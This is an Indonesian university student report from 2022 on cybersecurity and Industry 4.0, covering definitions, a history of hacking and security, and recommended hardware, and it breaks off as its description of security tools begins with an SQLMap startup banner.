

SINERGITAS SISTEM KOMPUTER DENGAN REVOLUSI INDUSTRI 4.0 KHUSUSNYA PADA BIDANG *CYBER SECURITY*

Disusun untuk Memenuhi Tugas Mata Kuliah Organisasi Sistem Komputer

Dosen Pengampu :

Iskandar Ikbal, S.T., M.Kom.



Disusun Oleh :

Edwin Liona Jaya	10121154
Eri Sukmawan	10121139
Ilmi Fathurrahman Ghazali	10121157
Hanif Ahmad Syauqi	10121161

**PROGRAM STUDI TEKNIK INFORMATIKA
FAKULTAS TEKNIK DAN ILMU KOMPUTER
UNIVERSITAS KOMPUTER INDONESIA
BANDUNG**

2022

KATA PENGANTAR

Segala Puji dan Syukur kami ucapkan kepada Allah SWT yang Maha Kuasa atas segala limpahan berkat dan karunia – Nya yang selalu menyertai dalam setiap aktivitas, sehingga kami dapat menyelesaikan Laporan Ilmiah yang berjudul “Sinergitas Sistem Komputer Dengan Revolusi Industri 4.0 Pada Bidang Cybersecurity”.

Penyusunan Laporan Ilmiah ini tidak dapat terlaksana tanpa adanya bantuan, dukungan serta kerja sama dari berbagai pihak yang terlibat. Untuk itu pada kesempatan ini kami ingin mengucapkan terimakasih kepada Bapak Iskandar Ikbali, S.T., M.Kom selaku dosen mata kuliah Organisasi Sistem Komputer yang telah memberikan kesempatan untuk menyusun tugas kelompok ini.

Kami menyadari bahwa dalam penulisan laporan ini masih jauh dari sempurna, oleh karena itu kami mengharapkan adanya kritik dan saran yang bersifat membangun demi kesempurnaan laporan ini.

Kami berharap semoga laporan penelitian ini dapat memperluas pengetahuan kita semua dalam bidang Cyber Security, dan menambah wawasan tentang betapa pentingnya keamanan data di internet.

Terima kasih atas perhatiannya.

Bandung, 31 Juli 2022

Penulis

ABSTRAK

Kemajuan teknologi merupakan sesuatu yang tidak dapat dihindari oleh manusia. Jika dulu manusia hanya dapat berkirim kabar melalui surat, kini hal itu dapat dilakukan melalui internet dengan waktu yang lebih cepat dan lebih efisien. Internet merupakan sebuah penemuan yang sangat berdampak terhadap kehidupan manusia, karena mampu mempermudah dan mempercepat pekerjaan manusia. Tetapi selain dampak positif yang dirasakan, semakin banyak juga dampak negatif yang muncul dari internet. Dampak negatif ini datang dari orang-orang yang tidak menggunakan internet dengan bertanggung jawab, orang-orang ini menggunakan alat yang diciptakan untuk mempermudah pekerjaan manusia untuk berbuat tindakan kejahatan seperti pencurian data, penyebaran skandal, hingga penyebaran *hoaks* yang dapat memecah belah suatu pihak. Menurut laman *liputan6*, *cyber crime* yang terjadi di Indonesia meningkat tajam pada saat masa pandemi dan hal ini menyebabkan Indonesia duduk di peringkat ke-24 dari 194 negara sebagai salah satu negara yang rentan terkena serangan *cyber*. Peningkatan *cyber crime* yang terjadi seiring dengan berjalannya waktu adalah salah satu faktor yang menyebabkan terbentuknya istilah *cyber security*, sebuah proses atau tindakan mengamankan suatu data dalam dunia maya oleh para ahli mesin, komputer, dan jaringan.

Laporan ilmiah ini ditulis dengan tujuan untuk menyebarkan wawasan dan pengetahuan mengenai *cyber security* serta meningkatkan kewaspadaan pembaca terhadap *cyber crime* yang selalu mengintai kita semua saat menggunakan dunia maya. Meskipun *cyber security* hanya dilakukan oleh para ahli, tetapi terdapat hal-hal *cyber security* dasar yang bisa dilakukan oleh kita untuk terhindar dari *cyber crime* seperti pemakaian antivirus, lebih selektif dalam mendownload dan membuka website, dan lebih selektif dalam memilih suatu jaringan.

Kata Kunci : *cyber, cyber security, cyber crime, crime*

DAFTAR ISI

KATA PENGANTAR	i
ABSTRAK.....	ii
DAFTAR ISI.....	iii
DAFTAR TABEL.....	v
DAFTAR GAMBAR	vi
BAB I PENDAHULUAN.....	1
1.1 Latar Belakang	1
1.2 Tujuan.....	2
BAB II KAJIAN PUSTAKA.....	3
2.1 Pengertian.....	3
2.2 Fungsi dan Manfaat	4
2.3 Perkembangan dari waktu ke waktu.....	4
BAB III ANALISIS DAN IMPLEMENTASI.....	10
3.1 Spesifikasi Sistem Komputer	10
3.2 <i>Hardware</i> Pendukung	11
3.3 <i>Software</i> Pendukung.....	11
3.3.1. <i>SQLMap</i>	11
3.3.2. <i>NMap</i>	12
3.3.3. <i>Burpsuite</i>	12
3.3.4. <i>Wireshark</i>	13
3.3.5. <i>Metasploit</i>	14
3.4 <i>Brainware</i> Pendukung.....	14
3.4.1. Pemrograman	15
3.4.2. Analisis dan Mitigasi Risiko.....	15
3.4.3. <i>Intrusion Detection</i>	15
3.4.4. <i>Cloud Security</i>	16
3.4.5. Analisis <i>Malware</i>	16
3.4.6. Enkripsi	16
3.5 Penggunaan dan Implementasi di Lapangan.....	17
3.5.1. <i>SQL Injection</i>	17

3.5.2. <i>Phishing</i>	31
BAB IV PENUTUP	37
4.1. Kesimpulan.....	37
4.2. Saran.....	37
DAFTAR PUSTAKA	39

DAFTAR TABEL

Tabel 3.1 Tabel Spesifikasi Sistem Komputer.....	10
--	----

DAFTAR GAMBAR

Gambar 3.1 Tampilan SQLMap	11
Gambar 3.2 Tampilan NMap	12
Gambar 3.3 Tampilan BurpSuite	12
Gambar 3.4 Tampilan WireShark	13
Gambar 3.5 Tampilan Metasploit	14
Gambar 3.6 Cek Kerentanan Website	18
Gambar 3.7 Mencari Database	18
Gambar 3.8 Mencari Tabel Tertentu	19
Gambar 3.9 Menampilkan Isi Tabel.....	20
Gambar 3.10 Tampilan Laman Mutillidae	20
Gambar 3.11 Tampilan Laman Mutillidae Untuk Berlatih SQLi.....	21
Gambar 3.12 Tampilan Awal Software Burp Suite	21
Gambar 3.13 Tampilan Menu Configuration Burp Suite.....	22
Gambar 3.14 Tampilan Burp Suite Setelah Create Project	22
Gambar 3.15 Pengaturan Jaringan Pada Mozilla FireFox.....	23
Gambar 3.16 Pengaturan Proxy	23
Gambar 3.17 Menyalakan Intercepts pada Burp Suite	24
Gambar 3.18 Mengisi Sembarang Data Pada Form Dilaman Mutillidae	24
Gambar 3.19 Hasil Intercepts Pada Burp Suite	25
Gambar 3.20 Mengisi Hasil Ke Intruder	25
Gambar 3.21 Membersihkan Data Hasil Intercepts	26
Gambar 3.22 Highlight Dan Menambahkan Data	26
Gambar 3.23 Paste SQL Text dari Github.....	26
Gambar 3.24 Mencoba Untuk Masuk Ke SQL	27
Gambar 3.25 Tampilan Berhasil Masuk	27
Gambar 3.26 Hasil Akhir Berhasil Masuk	28
Gambar 3.27 Perintah Query Select Dan Where	29
Gambar 3.28 Perintah SQL Escape.....	29
Gambar 3.29 Tampilan Menu ZPhisher.....	32
Gambar 3.30 Memilih Menu ZPshiser	32
Gambar 3.31 Tampilan Website Palsu	33
Gambar 3.32 Website Error	33
Gambar 3.33 Tampilan Berhasil Mendapatkan Target.....	34
Gambar 3.34 Contoh Tampilan Website Palsu	35
Gambar 3.35 Tampilan URL Palsu	35
Gambar 3.36 Website Perpendek URL.....	36

BAB I

PENDAHULUAN

1.1 Latar Belakang

Perkembangan teknologi merupakan sesuatu yang tidak dapat dihindari. Keinginan manusia untuk membuat semua hal menjadi lebih mudah dan instan, merupakan salah satu faktor yang mendorong perkembangan teknologi hingga saat ini. Salah satu contoh penemuan yang didasari oleh keinginan manusia tersebut yaitu telepon. Telepon diciptakan oleh Alexander Graham Bell pada tahun 1876, karena ingin memudahkan manusia dalam berkomunikasi jarak jauh yang sebelumnya hanya dapat mengandalkan surat-menyurat. Selain itu ada pula penemuan komputer pada tahun 1822 oleh Charles Babbage bernama *Difference Engine 0* yang dibuat untuk mempermudah menghitung tabel angka.

Tidak semua rasa keingintahuan manusia dapat berdampak positif, rasa keingintahuan manusia juga merupakan salah satu faktor yang menyebabkan peristiwa awal mula peretasan terjadi. *Hacking* atau peretasan pertama kali terjadi pada tahun 1878 ketika perusahaan telepon, Bell Telephone, didirikan. Beberapa pemuda yang bekerja dan ditugaskan untuk mengatur dan mengawasi *switchboard*, sebuah perangkat yang digunakan untuk menghubungkan telepon, di perusahaan tersebut menukar atau mencopot kabelnya sehingga telepon yang sedang digunakan akan putus atau salah sambung. Hal ini dilakukan karena para pemuda tersebut penasaran tentang bagaimana cara *switchboard* bekerja.

Rasa keingintahuan manusia menuntun kita semua ke era dimana kini semua orang dapat terhubung melalui internet dengan sangat mudah. Sayangnya kemudahan ini seringkali disalahgunakan oleh sebagian orang. Internet yang diciptakan untuk memudahkan pekerjaan manusia, digunakan untuk melakukan tindakan kejahatan seperti pencurian data, pembobolan akun, bahkan hingga penyebaran *hoaks* yang dapat memecah belah suatu pihak. Oleh karena itu di Amerika pada tahun 1989, terbentuklah istilah *cyber security* yang memiliki arti tindakan atau proses melindungi sebuah sistem, data, atau program dari ancaman dan serangan digital. Kata *cyber* pertama kali dicetuskan oleh seorang penulis asal Kanada bernama William Gibson pada tahun 1982. William menggunakan kata *cyber* untuk menggambarkan sebuah komputer yang saling terhubung melalui jaringan di dalam sebuah dunia yang maya. Pada era ini banyak istilah-istilah yang memiliki dasar dari kata *cyber* terbentuk karena perkembangan teknologi dan internet di era itu yang semakin pesat.

Kegiatan *cyber security* dapat dilakukan perorangan maupun berkelompok yang terdiri dari para ahli dalam bahasa mesin, komputer, dan jaringan yang memiliki tujuan menjaga dan mengawasi keamanan data yang berada di dalam jaringan.

1.2 Tujuan

Melalui laporan ini, kami ingin menjelaskan tentang bagaimana *cyber security* dapat berkembang serta alat dan skill apa yang digunakan oleh para pelaku *cyber security* sehingga mereka dapat mengawasi dan menjaga data dengan aman di dunia maya.

BAB II

KAJIAN PUSTAKA

2.1 Pengertian

Cyber security adalah aktivitas yang dilakukan sistem atau seseorang dalam rangka melindungi sistem komputer dari serangan. Biasanya serangan tersebut bersifat ilegal. Jika mengacu pada International Telecommunication Unit (ITU), *cyber security* adalah aktivitas yang meliputi kebijakan dan konsep keamanan dan berfungsi melindungi aset organisasi. Perlindungan dapat berupa perangkat lunak (*software*), aplikasi atau apa pun yang berhubungan dengan sistem komputer. Sehingga, dengan menggunakan keamanan *siber*, perusahaan dapat menanggulangi ancaman di sistem komputer.

Cyber security juga dapat diartikan sebagai ilmu yang mempelajari tentang keamanan dalam ber dunia maya. Mulai dari keamanan jaringan, aplikasi, informasi, operasional, hingga keamanan yang berasal dari user. *Cyber security* memiliki manfaat dalam membuat sesuatu menjadi lebih secure. Keamanan dunia *cyber* juga kian meningkat, tetapi meskipun begitu kejahatan *cyber* tetap terjadi dan kian meningkat setiap harinya.

Cyber security ini pun mempunyai 3 konsep landasan dasar dalam penerapannya yaitu sebagai berikut:

1. Kerahasiaan

Membatasi akses hanya untuk orang-orang tertentu, hal ini ditujukan untuk agar di kemudian hari tidak terjadi kebocoran data oleh orang-orang yang tidak bertanggung jawab.

2. Integritas

Memberikan integritas kepada banyak orang, menyampaikan informasi yang benar, tetap dan akurat agar informasi tersebut tidak bocor ke pihak-pihak yang tidak bertanggung jawab.

3. Ketersediaan

Selalu ada siap sedia menjaga sistem yang terus berjalan, menangkalnya dari segala ancaman *virus* maupun macam-macam *cyber attack* yang ada di dalam jejaring sistem dalam maupun luar.

2.2 Fungsi dan Manfaat

2.2.1. Fungsi

Disini cyber security berperan dalam mengamankan semua hal yang berkaitan dengan internet. Mulai dari keamanan jaringan, data server, terutama keamanan di bidang pengembangan bisnis yang datanya kebanyakan bersifat rahasia dan tidak sembarang orang yang bisa mengakses

2.2.2. Manfaat

Berikut Adalah Manfaat Cyber Security sebagai berikut :

- A. Memberikan perlindungan dari ancaman pihak luar maupun dalam yang dapat berpotensi mencuri, merusak, atau menghancurkan data.
- B. Meningkatkan produktivitas karena tidak perlu lagi khawatir dengan data yang disimpan dalam server
- C. Menghemat dana, dikarenakan menurut laporan dari *Hiscox Cyber Readiness* pada tahun 2021, rata-rata biaya kerusakan yang diakibatkan oleh serangan *cyber* kepada sebuah bisnis kecil mampu mencapai sebesar Rp 386.563.196 atau \$25,612 Amerika.
- D. Meningkatkan manajemen data, data adalah inti bagi aktivitas sistem. Dengan adanya penerapan *cyber security* dengan baik dan benar, maka data-data yang bersifat sensitif dari user bisa diolah dan dilindungi dari peretasan atau ancaman siber lainnya. Hal ini secara tidak langsung dapat meningkatkan efisiensi operasional bagi perusahaan.

2.3 Perkembangan dari waktu ke waktu

Di Indonesia, perkembangan keamanan *cyber* bermula dari tanggal 4 April 1946. Mr. Amir Syarifuddin yang kala itu menjabat menjadi Menteri Pertahanan memerintahkan seorang dokter kepresidenan di Kementerian Pertahanan bagian intelijen bernama Dr. Roebiono Kertopati untuk membuat sebuah badan pemberitaan rahasia bernama Dinas Code. Kemudian Dr. Roebiono membentuk rumah sandi yang sekarang berubah namanya menjadi Badan Siber dan Sandi negara (BSSN). Saat itu Dinas Code menggunakan sebuah sistem bernama *Buku Code C* yang dibuat oleh Dr. Roebiono, dimana buku ini adalah karya Dr. Roebiono yang didalamnya memuat lebih dari 10.000 sandi berupa kode rahasia seperti kata, tanda baca, awalan dan akhiran, hingga penamaan. Lalu seiring dengan perkembangan jaman BSSN membentuk sebuah tim bernama Tim Tanggap Insiden Siber atau Computer Security Incident Response Team (CSIRT) yang memiliki tujuan untuk memperkuat keamanan *cyber* di Indonesia.

Sedangkan di dunia, teori tentang cyber security pertama kali dicetuskan oleh seorang ilmuwan bernama John Von Neumann pada tahun 1943. Dimana ia ber teori bahwa memungkinkan untuk sebuah “organisme mekanik” yang dapat merusak mesin dan inangnya serta menyebar layaknya sebuah virus muncul di dalam komputer digital bernama ENIAC atau *Electronic Numerical Integrator and Computer* yang sedang dikembangkan oleh John Mauchly dan J. Presper Eckert dari Moore School of Electrical Engineering of the University of Pennsylvania. Teori ini John Von Neumann kembangkan dan akhirnya dipublikasikan pada tahun 1966 dalam sebuah karya tulis miliknya yang berjudul, *Theory of Self Reproducing Automata*. Teori John Von Neumann diberikan sebuah harapan ketika Victor Vysotsky, Robert Morris St., dan Dennis Ritchie dari perusahaan Bell Labs membuat sebuah permainan berjudul, “Core War”. Permainan mengenai sebuah “organisme” software yang dapat menghancurkan mesin inangnya, di permainan ini tujuan player adalah menghancurkan program musuh dengan cara menimpa codenya. Program ini dibuat menggunakan *instruction set* bernama “Redcode” dan dirancang pada tahun 1960-an. Permainan ini pertama kali dideskripsikan dalam “Core War Guidelines” pada Maret 1984 oleh departemen computer science di Kanada dan dimuat dalam sebuah artikel majalah *Scientific American* pada bulan May 1984.

Peristiwa *cyber security* pertama kali terjadi pada tahun 1970-an dimana seorang developer ARPANET bernama Bob Thomas yakin bahwa memungkinkan bagi sebuah komputer untuk saling terhubung melalui jaringan. Hal ini dibuktikan olehnya dengan dibuatnya sebuah program yang dapat berpindah dari satu terminal ke terminal lainnya yang berada di ARPANET. Program ini diberi nama *Creeper*. Dalam program ini disimpan sebuah kode yang dapat menampilkan sebuah pesan singkat pada monitor yang berisi, “I’M THE CREEPER: CATCH ME IF YOU CAN”. Program ini adalah program pertama yang dapat berpindah dari satu komputer ke komputer lain dengan sendirinya, dan bisa dianggap sebagai *Worm* atau virus pertama di dunia.

Program *Creeper* yang dibuat oleh Bob Thomas ini menarik perhatian seorang pria bernama Ray Tomlinson. Program ini menginspirasi Ray untuk membuat sebuah program yang dapat mengejar dan menghapus *Creeper* dari terminal-terminal tersebut, program ini diberi nama *Reaper*. *Reaper* merupakan antivirus pertama di dunia. Lalu pada tahun 1971, Ray Tomlinson menciptakan *e-mail* untuk ARPANET dan dikenal di dunia saat ini sebagai pencipta *e-mail*.

Pada era ini teknologi yang terkoneksi dengan jaringan mulai berkembang, kebanyakan jaringan masih mengandalkan sistem telepon untuk konektivitas. Hal ini yang menyebabkan tingginya permintaan akan jaringan yang lebih aman, karena setiap *hardware* yang terkoneksi ke sebuah jaringan akan membuat sebuah *entry point* baru di jaringan tersebut. *Entry point* itu merupakan titik kelemahan karena dapat digunakan untuk masuk ke dalam jaringan dengan

mudah. Pemerintah mulai mencari cara untuk menangani serta mengurangi titik lemah jaringan, mereka menyadari bahwa *entry point* ini berpotensi untuk dapat digunakan oleh seseorang yang tak memiliki izin untuk masuk ke jaringan sistem utama sehingga akan menimbulkan banyak masalah dalam jaringan utama. Divisi Sistem Elektronik (ESD) U.S Air Force Command, The Advanced Research Projects Agency (ARPA) diperintahkan untuk mulai mengembangkan sebuah keamanan pada Honeywell Multics (HIS level 68), *Multics* ini merupakan *mainframe* yang mulai dikerjakan pada tahun 1965 dan digunakan pada tahun 1969 sebagai penyedia informasi campus MIT.

Organisasi lain seperti Stanford Research Institution dari Stanford University California dan UCLA (University of California, Los Angeles) juga mulai mengembangkan keamanan mereka sendiri.

Pada bulan September 1973, *The Protection Analysis Project* dimulai oleh ARPA Information Processing Techniques Office (IPTO) yang baru dibuat oleh Departemen Pertahanan AS pada tahun 1962 untuk memahami titik kelemahan sistem operasi dan mengembangkan wawasan serta pengetahuannya dalam subjek terkait. Tugas-tugas yang mereka cakup seperti mengidentifikasi kelemahan sistem operasi, pengembangan metode penemuan titik kelemahan menggunakan mesin dalam program *software* membuat mereka menjadi sebuah kunci utama dalam pengembangan security. Tugas utama project yang mereka buat adalah membuat sebuah proteksi yang mengedepankan aspek efektifitas dan ekonomis dengan cara mengubahnya menjadi lebih dapat dikelola sehingga lebih mudah digunakan untuk proteksi. Sayangnya proyek ini tidak membuahkan hasil yang bagus, dalam laporan akhir yang ditulis pada bulan May 1978 oleh Richard Bisbey dan Dennis Hollingworth, anggota ARPA yang terlibat dalam proyek tersebut, dikatakan bahwa mereka meremehkan kesulitan dari problem security ini dan mereka mengalami banyak sekali kesulitan mulai dari pendiagnosaan saat sistem proteksi mengalami *error* hingga teknik/desain yang harus digunakan untuk mendeteksinya. Lalu mereka menambahkan setidaknya proyek ini membantu untuk menyebarkan kesadaran tentang keamanan diantara komunitas para pengguna komputer dan rekan-rekan mereka, serta mereka tetap akan melanjutkan penelitiannya dengan titik fokus yang lebih spesifik dengan pendekatan yang memiliki tingkat kesuksesan lebih tinggi meskipun proses yang dibuat oleh pendekatan ini sangat lama.

Pada akhir tahun 1979 seorang pemuda bernama Kevin Mitnick ditantang oleh sekelompok pemuda yang tergabung dalam grup *hacker* untuk melakukan *hack* ke dalam sistem komputer bernama *The Ark* yang berada di perusahaan Digital Equipment Corporation (DEC) di Maynard, Massachusetts, Amerika Serikat. Sistem ini digunakan untuk merawat dan mengendalikan *source code* dari *software* sistem operasi yang berada di perusahaan tersebut.

Mitnick hanya diberi sebuah nomor *dial up* dari sebuah modem komputer. Dikarenakan nomor *dial up* itu saja tidak cukup untuk Mitnick agar memenangkan tantangan itu, ia mencari informasi tentang nama dan nomor telepon dari administrator sistem *The Ark* tersebut. Ia menelpon orang tersebut dan berpura-pura sebagai atasannya yang mengaku tidak dapat log in ke dalam akunnya sendiri. Setelah berhasil meyakinkan administrator sistem tersebut, Mitnick dibuatkan sebuah akun dan password baru serta sebuah password untuk masuk ke dalam sistem utamanya. Mitnick lalu mendemonstrasikan akses yang ia dapatkan tersebut di depan kelompok hacker yang menantangnya. Setelah berhasil masuk ke dalam sistem utama, kelompok hacker ini mulai mengcopy semua *source code* nya dan setelah itu melaporkan aksi Mitnick. Kevin Mitnick menjadi seorang *cyber criminal* pertama yang ditangkap, saat itu ia masih berusia 16 tahun.

Pada tahun 1980-an peristiwa serangan *cyber* lebih banyak terjadi, peristiwa seperti serangan pada AT&T, sebuah perusahaan internasional dalam bidang telekomunikasi di Amerika, lalu serangan Los Alamos National Laboratory dimana Los Alamos ini merupakan sebuah perpustakaan nasional tentang security science dan serangan terhadap National CSS yang terjadi karena salah seorang pegawainya mengungkapkan keberadaan *password cracker*/teka-teki untuk mendapatkan passwordnya yang dulu ia gunakan untuk akun customer. Kesempatan ini digunakan para *hacker* tersebut untuk melakukan *hack* ke perusahaan National CSS tersebut. Pada era ini istilah “*virus komputer*” juga pertama kali dicetuskan oleh Fred Cohen, seorang ilmuwan komputer amerika yang dikenal sebagai penemu teknik pertahanan *virus komputer*. Fred cohen mendefinisikan *virus* sebagai sebuah program yang dapat menginfeksi program lainnya dengan cara memodifikasi atau mengubah versi asli dari program itu sendiri. Istilah ini Fred dapatkan setelah mendapatkan sebuah ide tentang sebuah program yang dapat menggandakan dirinya sendiri, dan menyebar dengan cara menempel pada program lainnya. Ide ini ia tunjukan kepada Len Adleman, seorang ilmuwan komputer amerika dan pembimbing skripsi Fred Cohen. Adleman menggarisbawahi kesamaan sifat program ini dengan virus biologi yang menggunakan cara yang mirip untuk berkembang dan hidup. Lalu Fred Cohen dan Adleman menyepakati untuk memanggilnya dengan istilah “*virus komputer*”.

Istilah lain yang muncul pada era ini adalah *Trojan Horse*. Istilah ini menjadi populer setelah Ken Thompson, penemu bahasa B, menyinggungnya saat pidato penerimaan piala Turing Award miliknya pada tahun 1983.

Ketakutan yang dirasakan oleh pemerintah Amerika Serikat akan *cyber espionage* mendorong pembuatannya peraturan dan tata cara baru untuk menangani hal tersebut. *The Trusted Computer System Evaluation Criteria* dikembangkan pada tahun 1985 oleh Departemen Pertahanan Amerika Serikat. Selanjutnya peraturan ini disebut dengan *The Orange Book*. Buku

ini sangat penting karena menjadi buku peraturan dan tata cara pertama mengenai security computer. Dalam buku ini terdapat hal dasar seperti keamanan dan security yang harus dipertimbangkan oleh perusahaan pembuat software, dan hal ini pula yang menjadi cikal bakal munculnya software yang dikembangkan dalam ranah *cyber security*.

Mimpi buruk yang ditakutkan oleh pemerintah Amerika Serikat menjadi kenyataan ketika seorang *hacker* dari Jerman bernama Marcus Hess berhasil masuk ke dalam sistem pemerintah pada tahun 1986. Hal ini ia lakukan dengan cara menggunakan internet *gateway* di California dan menyelip masuk ke dalam jaringan ARPANET. Alhasil dalam hitungan detik ia dapat mengakses lebih dari 400 komputer militer, dan diantaranya merupakan komputer yang digunakan oleh *Pentagon*. Marcus berencana untuk menjual semua informasi yang didapatkan ke KGB atau Komite Gosudarstvennoy Bezopasnosti, badan intelijen Uni Soviet. Serangan ini membuat banyak pihak bingung tentang apa yang harus dilakukan, keamanan menjadi titik fokus utama.

Pada 1987 antivirus komersial pertama rilis. Antivirus itu ditemukan oleh Andreas Luning dan Kai Figge, penemu G Data Software pada tahun 1985. Antivirus itu dibuat untuk platform Atari ST. Dan pada tahun yang sama, *Ultimate Virus Killer* (UVK) dirilis. Kedua antivirus ini menjadi antivirus standar untuk ATARI ST dan Atari Falcon, dan versi terakhirnya dirilis pada tahun 2004.

Pada era ini virus-virus seperti *Vienna*, sebuah virus yang dirumorkan diciptakan oleh seorang siswa sma, muncul. Virus ini mencari file yang tidak terinfeksi dan menginfeksinya dengan cara menempa beberapa bytes pertama dengan instruksi yang menyebabkan program akan selalu restart saat dijalankan. Virus ini memiliki banyak varian, dan *source codenya* yang sudah dibuat menjadi tidak terlalu berbahaya dipublikasikan dalam sebuah buku berjudul *Computer Viruses : A High-Tech Disease*. Virus ini akhirnya dapat dihancurkan oleh Bernd Fix, seorang *hacker* yang berasal dari Jerman dan ahli security komputer. Virus lainnya yang muncul adalah virus *Cascade*, sebuah virus yang berhasil menginfeksi sistem komputer IBM. Virus *Cascade* ini menjadi salah satu faktor yang mendorong perkembangan antivirus.

Selain virus *worm* komputer juga berkembang pada tahun 1980-an. Misalnya *worm* yang diciptakan oleh Robert T. Morris, saat masih menjadi murid di Cornell University dan ingin menentukan ukuran dari internet. Ia membuat sebuah *worm* pada tahun 1988 yang dapat bergerak dan menginfeksi sistem UNIX. Ketika terinfeksi *worm* itu akan menghitung koneksi yang ada di web. Karena sebuah kesalahan dalam desain program, rencana Robert T. Morris gagal. *Worm* itu menginfeksi dari satu mesin ke mesin lainnya secara terus menerus dan menyebabkan internet *down* dan tidak dapat diakses. Pada akhirnya program ini keluar dari internet, dan peristiwa ini menjadi peristiwa pertama kali yang dipublikasikan secara luas dalam *cyber security*. Robert

Morris juga menjadi orang pertama yang dihukum berdasarkan peraturan mengenai komputer yang baru yaitu *the Computer Fraud and Abuse Act*. Peristiwa ini juga yang mendasari banyaknya orang yang mencari bagaimana cara untuk membuat *worm* dan virus yang lebih mematikan dan efektif.

Pada tahun 1990-an, industri *cyber security* mulai berkembang berbarengan dengan internet. Seperti penanganan virus *polymorphic* pada tahun 1990, sebuah virus kompleks yang dapat menginfeksi program lainnya dengan cara mengubah versi dirinya untuk menghindari deteksi antivirus tetapi tetap mempertahankan algoritma virusnya setelah setiap infeksi. Lalu pada tahun 1996 hal-hal seperti *makro* virus, *stealth capability* mulai dikembangkan dan dirilis sehingga mendorong antivirus agar lebih memiliki banyak solusi untuk melindungi komputer. Kebanyakan virus yang ada pada era ini dibuat dengan tujuan penambahan finansial. Ada yang berhasil mengimplementasikannya, dan banyak juga yang gagal sehingga menyebabkan kehilangan banyak data, bangkrut, dan lainnya karena virus-virus ini.

Pada era ini juga *Secure Socket Layer* atau *SSL* dibuat pada tahun 1995, sebuah internet socket yang dikembangkan untuk melindungi penggunaanya dalam menjelajah internet. *SSL* ini juga digunakan untuk melindungi kegiatan seperti belanja online menggunakan protokol yang dikembangkan oleh Netscape yang nantinya menjadi fondasi pengembangan *HyperText Transfer Protocol Secure (HTTPS)*.

Pada tahun 2000-an awal, banyak sekali virus-virus baru dan peristiwa *hacking* yang bermunculan dikarenakan perkembangan internet yang semakin pesat. Jenis virus yang berkembang pun beragam, ada sebuah virus yang dapat menginfeksi komputer hanya dengan cara saat komputer tersebut mengklik websitenya. Grup-grup *hacker* juga mulai bermunculan, seperti *Church of Scientology* dan *Anonymous*. *Hack* kartu kredit juga sempat sering terjadi pada tahun 2000-an awal, dimana salah satu grup *hacker* berhasil mencuri 45 juta data kartu kredit. Mereka mendapatkan akses masuk melalui *database retailer*. Serangan terhadap Yahoo juga sempat terjadi pada tahun 2013 dan 2014, dimana lebih dari 3 miliar akun yahoo orang telah dihack. *Hack* ini dilakukan dengan teknik *phising* ataupun pembuatan *backdoor*.

Dan sampai lah kita sekarang pada era industri 4.0 para pelaku *cyber security* mulai mencoba untuk mengkolaborasikan antara *cyber security* dengan *machine learning*. Kolaborasi antara *cyber security* dan *machine learning* dapat dilakukan dengan cara memberikan pola-pola *cyber crime* yang pernah terjadi untuk dianalisis dan dipelajari oleh mesin tersebut. Sehingga saat ada sebuah peristiwa yang memenuhi pola-pola tersebut, mesin akan menghentikannya secara otomatis tanpa perlu dikendalikan oleh manusia. Hal ini dilakukan untuk memperketat keamanan sehingga dapat meminimalisir kegiatan-kegiatan yang bersifat *cyber crime*.

BAB III

ANALISIS DAN IMPLEMENTASI

3.1. Spesifikasi Sistem Komputer

Untuk melakukan kegiatan *cyber security* diperlukan komputer yang dapat bekerja dengan cepat. Jika komputer yang digunakan kurang memadai, tingkat kegagalan dari kegiatan *cyber security* yang dilakukan akan semakin besar. Berikut merupakan spesifikasi sistem komputer yang dapat digunakan sebagai dasar untuk melakukan kegiatan *cyber security*.

Tabel 3.1 Tabel Spesifikasi Sistem Komputer

<i>Hardware</i>	Minimum	Rekomendasi
<i>Processor</i>	<ul style="list-style-type: none">● <i>Intel® Core™ i3-7020U CPU @ 2.30GHz</i>● <i>AMD Ryzen 3 3250U CPU @2.6 GHz</i>● <i>Apple M1 8 Core</i>	<ul style="list-style-type: none">● <i>Intel® Core™ i7-7-11850HE 8 Core CPU @ 4.70 GHz</i>● <i>AMD Ryzen 9 3900 12 Core CPU @3.9Ghz</i>● <i>Apple M1 Pro 10 Core</i>
<i>RAM</i>	8 GB (64-bit)	16 GB (64-bit)
<i>Storage</i>	1TB <i>HDD</i>	512GB <i>SSD NVMe</i>
<i>Network</i>	4G <i>LTE (Long-Term Evolution)</i>	<ul style="list-style-type: none">● <i>4G LTE (Long-Term Evolution)</i>● <i>5G NR (New Radio)</i>
<i>Operating System (OS)</i>	<ul style="list-style-type: none">● <i>Windows 10 Professional</i>● <i>Linux</i>	<ul style="list-style-type: none">● <i>Windows 11 Professional</i>● <i>Linux</i>● <i>MacOS Monterey</i>


3.2 Hardware Pendukung

- Laptop / Komputer
- Router / Wi-Fi / Jaringan internet lainnya

3.3 Software Pendukung

Tidak hanya menggunakan komputer dan kode *native* saja, seorang *Cyber Security* pada dasarnya *patching system* dari penyerangan yang dianalisis menggunakan software pendukung, berikut contoh dari beberapa software yang dipakai :

3.3.1. SQLMap



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 19:51:50 /2022-07-16/

[19:51:50] [INFO] testing connection to the target URL
